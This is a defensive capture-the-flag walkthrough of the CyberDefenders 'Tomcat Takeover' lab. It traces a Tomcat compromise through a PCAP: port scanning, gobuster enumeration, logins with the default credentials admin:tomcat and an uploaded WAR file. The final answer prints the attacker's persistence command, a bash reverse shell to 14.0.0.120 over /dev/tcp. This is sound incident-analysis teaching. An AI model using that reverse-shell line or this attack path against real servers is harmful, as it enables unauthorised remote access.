### **Tomcat Takeover — CyberDefenders**


**Scenario:** The SOC team has identified suspicious activity on a web server within the company’s intranet. To better understand the situation, they have captured network traffic for analysis. The PCAP file may contain evidence of malicious activities that led to the compromise of the Apache Tomcat web server. Your task is to analyze the PCAP file to understand the scope of the attack.

File: web server.pcap


Tasks

1. Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server?

Let us check the conversations tab Statistics -> Conversations. Let us see for any IP address that is sending abnormal amounts of packets.



We see that the IP address 14.0.0.120 has abnormal(contextual) amounts of data. This could be our attacker. Let us check the TCP tab to confirm our suspicions.




We can see the port scanning behaviour in the TCP tab from the peviously identified IP. This confirms our suspicion.

Answer: 14.0.0.120

2. Based on the identified IP address associated with the attacker, can you identify the country from which the attacker’s activities originated?

Let us check online tool called [whois](https://whois.domaintools.com/). Paste in the IP address in the website to get more info about the IP address.




Answer: China

3. From the PCAP file, multiple open ports were detected as a result of the attacker’s active scan. Which of these ports provides access to the web server admin panel?

Since we are dealing with tomcat, we need to look for an access attempt to /manager, since tomcat provides administrative tools under this application. So let us check for http traffic from our attacker which contains a request to this directory.

http && ip.addr == 14.0.0.120 && http.request.uri contains “/manager”




We can see the destination port number in the above screenshot.

Answer: 8080

4. Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?

Let us check for the http traffic of the attacker IP and specifically look at the http user\_agent field. This will contain more details about the client application. Then apply the user agent field as a column.

Filter: http && ip.src == 14.0.0.120



Answer: gobuster

5. After the effort to enumerate directories on our web server, the attacker made numerous requests to identify administrative interfaces. Which specific directory related to the admin panel did the attacker uncover?


We saw this in the task 3, more details can be found [here](https://tomcat.apache.org/tomcat-7.0-doc/manager-howto.html).

Answer: /manager


6. After accessing the admin panel, the attacker tried to brute-force the login credentials. Can you determine the correct username and password that the attacker successfully used for login?

Let us examine the http packets belonging to the attacker IP address.

Filter: ip.addr == 14.0.0.120 && http



If we examine these packets closely to find any http response codes of 200, we can see a packet which was authorized on the /manager/… After close examination of the packet we can see the credentials used for successful login.



Alternatively, we can also look at any successful POST requests made to the server.

Answer: admin:tomcat

7. Once inside the admin panel, the attacker attempted to upload a file with the intent of establishing a reverse shell. Can you identify the name of this malicious file from the captured data?


In the above screenshot we can see a POST request made from the attacker IP, let us examine this by following the http stream.



Answer: JXQOZY.war

8. After successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their presence?

On the above stream, inspect the next packet in the stream by changing the stream number to 9461. This will let us see the data sent in subsequent packet.



Answer: /bin/bash -c ‘bash -i >& /dev/tcp/14.0.0.120/443 0>&1’

This is the end of this walkthrough.